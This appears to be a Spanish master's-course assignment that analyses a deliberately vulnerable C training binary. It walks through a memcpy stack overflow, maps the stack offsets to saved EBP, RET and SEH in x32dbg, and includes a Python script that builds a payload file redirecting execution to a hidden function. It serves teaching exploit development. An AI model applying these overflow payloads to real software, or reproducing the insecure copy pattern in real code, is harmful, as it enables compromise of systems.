MÁSTER EN REVERSING, ANÁLISIS DE MALWARE Y BUG HUNTING

MÓDULO 4. VULNERABILIDADES Y HERRAMIENTAS DE ANÁLISIS DE MALWARE

MÁSTER EN *ANÁLISIS DE MALWARE Y REVERSING*

María Sonia Salido Fernández

Módulo 4 - Tarea 1

Campus Internacional CIBERSEGURIDAD

ENIIT INNOVA IT BUSINESS SCHOOL

UCAM UNIVERSIDAD CATÓLICA DE MURCIA

Análisis del código del binario

```c
#include <stdio.h>
#include <string.h>

void call_me() {
    printf("You cannot call me, noob!\n");
}

void parse_file(char* filename){
    char url[16];
    char buffer[512];

    printf("Abriendo fichero %s ...\n", filename);

    FILE *f = fopen(filename, "r");
    if(f == NULL){
        printf("Fallo al abrir el fichero :(\n");
        return;
    }
    printf("Leyendo fichero %s ...\n", filename);

    fread(buffer, 1, 256, f);
    printf("Fichero leido! Contenido: \n");
    //printf(buffer);

    printf("\nBuscando URL en el fichero..\n");

    char* url_start = strstr(buffer, "http://");
    if(url_start == NULL){
        printf("URL no encontrada :(\n");
        return;
    }

    memcpy(url, url_start, 512);

    printf("URL: %s\n", url);

    fclose(f);
    return;
}

int main(int argc, char** argv) {
    if(argc != 2){
        printf("Uso: %s <fichero>\n", argv[0]);
        return -1;
    }

    parse_file(argv[1]);
    return 0;
}
```

Este binario amplia el binario stack1. Lee el fichero que se pasa como parámetro y busca en el, el contenido la subcadena `"http://"`.

- Si no la encuentra: muestra en pantalla: `URL no encontrada :(` y vuelve.
- Si la encuentra, hace:

```
memcpy(url, url_start, 512);
printf("URL: %s\n", url);
```

  - Copia desde donde empieza "http://" hasta 512 bytes (**esto está mal, porque url sólo tiene 16 bytes**) y,
  - luego intenta imprimirlo en pantalla como cadena.

El programa lee los primeros 256 bytes de un fichero, busca dentro de ellos una cadena que empiece por "http://", y si la encuentra intenta copiarla a url y mostrarla por pantalla (aunque lo hace de forma insegura y con desbordamiento de buffer). Usaremos este desbordamiento que aprovecha una vulnerabilidad en el programa para acceder a una función que no debería ser llamada (`call_me`) y para lanzar la calculadora.

Problemas de seguridad detectados en el código C

1. buffer no está terminado en '\0'

```
char buffer[512];
...
fread(buffer, 1, 256, f);
...
char* url_start = strstr(buffer, "http://");
```

donde:

- fread lee hasta 256 bytes sin añadir '\0'.
- strstr espera una cadena C terminada en '\0'.
- Como buffer no está terminado, strstr puede leer más allá de esos 256 bytes (memoria basura) → comportamiento indefinido.

2. Desbordamiento de `url`

```
char url[16];
...
memcpy(url, url_start, 512);
```

donde:

- `url` tiene tamaño 16 bytes.
- Estamos copiando 512 bytes desde `url_start` a `url`.
- Esto provocará un buffer overflow: pisaremos todo lo que haya después de `url` en la pila (variables locales, puntero de retorno, etc.).

Además:

- No se añade '\0' a url, así que luego:

```
printf("URL: %s\n", url);
```

donde:

- espera que `url` esté terminada en '\0', y volverá a leer memoria fuera del buffer.

El desbordamiento que tenemos con `memcpy(url, url_start, 512);`, podría ser usado para machacar:

- `url`

- variables locales
- `EBP`
- `RET`
- `SEH`...

3. Posible format string (aunque está comentado)

```
//printf(buffer);
```

donde:

- Si esto se descomenta, tendremos una format string vulnerability:
  - `printf` interpreta el contenido de buffer como formato, no como texto plano.
  - Si el fichero contiene cosas como `%x`, `%n`, etc., podemos leer/escribir memoria.

¿Que se desborda url o buffer?

```
char url[16];
char buffer[512];
...
fread(buffer, 1, 256, f);       // ← escribe en buffer
...
char* url_start = strstr(buffer, "http://");
...
memcpy(url, url_start, 512);    // ← copia desde url_start (dentro de
buffer) a url
```

donde:

- `buffer` tiene 512 bytes.
- `fread(buffer, 1, 256, f);` escribe como mucho 256 bytes en `buffer` → ahí NO hay overflow, estamos escribiendo 256 dentro de 512.
- `url` tiene 16 bytes.
- **`memcpy(url, url_start, 512);` copia 512 bytes a partir de url_start → el destino (url) sólo tiene 16 → aquí SÍ hay overflow.**

Resumiendo:


- Origen de `memcpy`: una posición dentro de `buffer` (`url_start`).
- Destino de `memcpy`: `url` (16 bytes).
- Lo que reventamos: `url` y lo que venga después en la pila: otras variables, `EBP`, `RET`, `SEH`, etc.

El prólogo de la función parse file

Para explotar un desbordamiento necesitamos saber:

- desde qué variable empezamos a escribir (por ejemplo `url`), y
- a cuántos bytes de distancia están las cosas interesantes que tendremos que machacar:
  - url_start
  - f
  - EBP guardado
  - RET
  - nSEH / SEH, etc.

Esos offsets, salen de cómo el compilador ha montado el stack frame en el prólogo de la función. Sin esta información no podemos calcular exactamente cuántos bytes tiene que tener el payload para llegar a RET, SEH, o a f. Así que vamos a estudiar qué pasa en ese prólogo:




donde:

- `push ebp`: Guarda el valor previo de EBP (del caller).
- `mov ebp, esp`: **Ahora EBP apunta al inicio del stack frame de parse_file → → → EBP = ESP**
- `sub esp, 0x238`: Reserva 0x238 bytes = 568 bytes de variables locales.

```
EBP          = 0022FEA8
```

Las siguientes instrucciones marcarán los offsets de las variables que se usan en esta función (y de RET, SEH...):



donde:

```
mov dword ptr [ebp-0Ch], eax    ; f = ...
mov dword ptr [ebp-10h], eax    ; url_start = ...
lea eax, [ebp-20h]              ; &url
lea eax, [ebp-220h]             ; &buffer
```

- Se usa EBP como base fija.
- Aquí sabemos qué offset [EBP-xx] corresponde a cada variable.
- EBP = 0022FEA8
- url = EBP - 0x20 = 0x0022FEA8 - 0x20 = 0x0022FE88

Resumiendo:

```
EBP          = 0022FEA8
[ebp-0x0C]   = 0022FE9C  → FILE *f
[ebp-0x10]   = 0022FE98  → char *url_start
[ebp-0x20]   = 0022FE88  → url[16]
[ebp-0x220] = 0022FC88  → buffer[512]
```

Layout de la pila para la función `parse_file`:

Según el punto anterior podemos establecer un mapa de la pila para la función `parse_file`:

```
          ▲  direcciones MÁS ALTAS → Arriba = direcciones grandes (memoria
real)
          |
          |  (stack de la función llamadora)
          |
0x......  +------------------------------+
          |   argumentos del caller      |   ← tamaño: depende del caller
          +------------------------------+
          |   return address a caller    |   ← 4 bytes
          +------------------------------+
          |   EBP viejo (del caller)     |   ← 4 bytes
EBP -->   +------------------------------+      EBP  = 0022FEA8

          |         (padding)            |   ← 4 bytes     → [ebp-4]  =
0022FEA4
          +------------------------------+
          |         (padding)            |   ← 4 bytes     → [ebp-8]  =
0022FEA0
          +------------------------------+
          |   FILE *f                    |   ← 4 bytes     → [ebp-0Ch] =
0022FE9C
          +------------------------------+
          |   char *url_start            |   ← 4 bytes     → [ebp-10h] =
0022FE98
          +------------------------------+
          |   url[16]                    |   ← 16 bytes    → [ebp-20h] =
0022FE88..0022FE97
          +------------------------------+
          |   buffer[512]                |   ← 512 bytes   → [ebp-220h] =
0022FC88..0022FE87
          +------------------------------+
          |   (quizá más locals)         |
          +------------------------------+
ESP -->   |   SEH.next                   |   ← 4 bytes     (más abajo)
          +------------------------------+
          |   SEH.handler                |   ← 4 bytes
          +------------------------------+
          |   más cosas por debajo...    |
          +------------------------------+
          ▼  direcciones MÁS BAJAS → Abajo = direcciones pequeñas
```

donde:

- Las variables locales (`buffer`, `url`, `f`, `url_start`) están entre `EBP` y el `SEH`.

- El registro `SEH` (los dos DWORD `next` y `handler`) cuelga por `debajo` de las variables locales, cerca de `ESP`. Windows lleva una lista enlazada de estos registros, cuyo principio está en FS:[0].
- Frame de la función (desde el punto de vista de C):
  - argumentos arriba (`filename`),
  - `return address`,
  - `EBP viejo`,
  - variables locales (`f`, `url_start`, `url`, `buffer`,...),
  - y al final, si el compilador lo usa, la estructura `SEH`.
- Estructura `SEH` en la pila:
  - cada registro `SEH` en la pila tiene dos DWORD:

```
struct EXCEPTION_REGISTRATION {
    struct EXCEPTION_REGISTRATION *next;
    PEXCEPTION_HANDLER handler;
};
```

Eso quiere decir que:

- 16 bytes → pisamos url.
- 4 bytes → pisamos url_start.
- 4 bytes → pisamos f.
- 8 bytes → pisamos los dos locals desconocidos/padding.
- = 32 → llegamos al EBP guardado.
- 4 bytes → pisamos EBP.
- 4 bytes → pisamos RET.

Lo que ocurre en el proceso del overflow

- Cuando memcpy va escribiendo `url[0]`, `url[1]`, ..., `url[15]`, va llenando...
- Pero como le decimos que copie 512, sigue escribiendo bytes más allá:
  - `url[16]` pisará lo que haya justo "encima" de `url`
  - y así sucesivamente hasta llegar a:
    - `url_start`
    - `f`
    - un padding
    - `saved EBP`
    - la dirección de retorno (`[ebp+4]`)
    - y, si el frame y el tamaño lo permiten, también la estructura `SEH` (que está unos bytes más "arriba" en memoria, porque desde el punto de vista de url vamos "subiendo").

En dirección lógica desde `url` hacia `arriba`:

```
url → url_start → f → ....padding... → EBP guardado → RET →
SEH.next → SEH.handler
```

donde:

- La cadena anterior sirve como idea de por dónde se va extendiendo el overflow desde url hacia `arriba` en la pila.


```
`buffer` (no se toca)
↓
`url`   (destino del memcpy)
↓
`url_start`
↓
`f`
↓
padding
↓
`EBP guardado`
↓
`RET`
↓
`nSEH`
↓
`SEH.handler`
```

Buffer está `debajo` de `url`. El overflow arranca en `url` y se extiende hacia `las cosas` que están `por encima` en la pila: primero `url_start` y `f`, luego `EBP`, luego `RET`, y si hay bytes suficientes, también `nSEH` y `SEH.handler`.

- `Arriba` = direcciones más bajas
- `Abajo` = direcciones más altas
- `memcpy` va siempre hacia abajo

El overflow usando los offsets


Vemos el contenido de buffer[512] que se ha usado (`fread(buffer, 1, 256, f);`) para leer el contenido del fichero que le pasamos como parámetro al binario:



donde:

- El contenido original en buffer (0x0022FC88).
- La copia en url (0x0022FE88).

Vemos el la parte del stack donde se guarda el contenido copiado:




```
EBP = 0022FEA8

0022FEAC  ← [EBP+4]   RET
0022FEA8  ← [EBP]     EBP viejo
0022FEA4  ← [EBP-4]   local_X   (padding)
0022FEA0  ← [EBP-8]   local_Y   (padding)
0022FE9C  ← [EBP-0Ch] FILE *f
0022FE98  ← [EBP-10h] char *url_start
0022FE88  ← [EBP-20h] url[16]   (0022FE88..0022FE97)
0022FC88  ← [EBP-220h] buffer[512]
```

El patrón del payload

Dado el análisis del prólogo de la función `parse_file`, tendremos un patrón básico que iremos cambiando según queramos explotar la vulnerabilidad:

- 16 bytes → pisamos url.
- 4 bytes → pisamos url_start.
- 4 bytes → pisamos f.
- 8 bytes → pisamos los dos paddings.
- = 32 → llegamos al EBP guardado.
- 4 bytes → pisamos EBP.
- 4 bytes → pisamos RET.

Posibles usos de este overflow en `url`

1. Corrupción de las variables locales (`f`, `url_start`)

Estos punteros/variables son usados en llamadas que usa el binario. Para poder hacer la sobrescritura de SEH o de RET, es preciso controlar primero la corrupción de estos punteros/variables, ya que según lo desarrollemos, determinará la explotación para sobrescribir SEH o RET.
→ → → Ir a la sobrescritura de `f` → → →

2. Sobrescribir `SEH` → Vídeos de clase del tema.

→ → → Ir a la sobrescritura de `SEH` → → →


3. Sobrescribir `RET`: Dirección de retorno de `parse_file`.

→ → → Ir a la sobrescritura de `RET` → → →

Primera ejecución del binario


Ejecutamos el binario con x32dbg para ir entendiendo cómo funciona. Vamos a usar el siguiente patrón como payload:

```
import struct

CALL_ME = 0x00401530

p = bytearray(b'http://')
p += b'A' * 600
p += struct.pack("<I", 0)
p += struct.pack("<I", 0)
p += struct.pack("<I", 0)
p += struct.pack("<I", 0x42424242)
p += struct.pack("<I", CALL_ME)

with open("exp.txt", "wb") as f:
    f.write(p)
```




donde:

- El EIP está en el offset 00401620 que x32dbg rotula como: `call <JMP.&memcpy>`. En ensamblador estamos viendo el momento exacto en que va a ocurrir esto → memcpy va a copiar 256 bytes (0x100).
- Pero el buffer de destino `(url)` solo tiene 16 bytes y se producirá un overflow.



donde:

- El EIP está en el offset 00401625.
- Recordemos: `memcpy(url, url_start, 512);` --> Ver: ¿Que se desborda?
- `memcpy` escribe el contenido del payload que se metió en una posición dentro de buffer, en `url`.
- Entonces, se excederá `url` y pisará las variables locales, el `EBP` guardado y el `ret` de la función (dirección de retorno), etc.




donde:

- EIP = 00401633. Estamos en el `call printf` de la función `parse_file`.
- EBP = 0022FEA8
- ESP = 0022FC70
- En la pila:
  - 1: [esp] 4040C0 "URL: %s\n" ← primer argumento de printf (formato)
  - 2: [esp+4] 0022FE88 ← segundo argumento (puntero a `url`)
  - 3: [esp+8] 00000100


    - 4: [esp+C] 6FFF2960 "AAAAAAA..."

- En el dump de memoria que está en el offset 0022FE88:
    - 0022FE88 "http://AAAAAAAAAA..."
    - Estamos viendo dentro de Buffer, el inicio de `url` 0022FE88



donde:

- EIP = 00401638.
- Estamos dentro de `parse_file`, justo antes de llamar a `fclose(f)`.
- EBP = 0022FEA8.
- ESP = 0022FC70.
- [esp] = puntero al formato "URL: %s\n" (lo vemos en el dump en 0022FC70 → 004040C0).
- [esp+4] = puntero a `url`: 0022FE88
- `f` vemos que está corrompido:
    - `[ebp-0x0C]` (es decir, `EBP - 12 = 0x0022FE9C`) contiene `0x41414141`.
    - Esa posición `[ebp-0x0C]` es justo donde el compilador ha colocado `FILE *f`.
- Pero como `f = 0x41414141`, cuando llame a `fclose`:
    - `fclose` va a intentar usar ese puntero falso.
    - Se producirá una EXCEPTION_ACCESS_VIOLATION.
- Entonces el sistema mirará la cadena `SEH`:
    - Pero como también la hemos machacado con 0x41414141 ⬅⬅⬅⬅⬅ Ahí es donde entrará la explotación por SEH que vemos en el vídeo de clase.



donde:

- EIP = 0040163E → estamos en el `call <JMP.&fclose>`.
- En el panel de registros: `EAX = 41414141`.
- En el Default (stdcall): `[esp] = 41414141` → es decir, el argumento que se va a pasar a `fclose` es `0x41414141`.
- Eso significa que nuestro overflow:
  - Ha sobrescrito la variable local `f` (el FILE * devuelto por fopen),
  - de manera que cuando el código hace `fclose(f)`, en realidad está haciendo: `fclose((FILE*)0x41414141);` Es un puntero totalmente inválido → cuando entremos en msvcrt!fclose, en cuanto intente desreferenciar ese puntero, se producirá una violación de acceso y el programa hace un crash antes incluso de hacer el `ret` de `parse_file`.

IMPORTANTE:

Si nuestro objetivo es SEH exploit, nos interesa precisamente que `f` se corrompa (41414141) → para que se produzca la excepción → entra SEH.

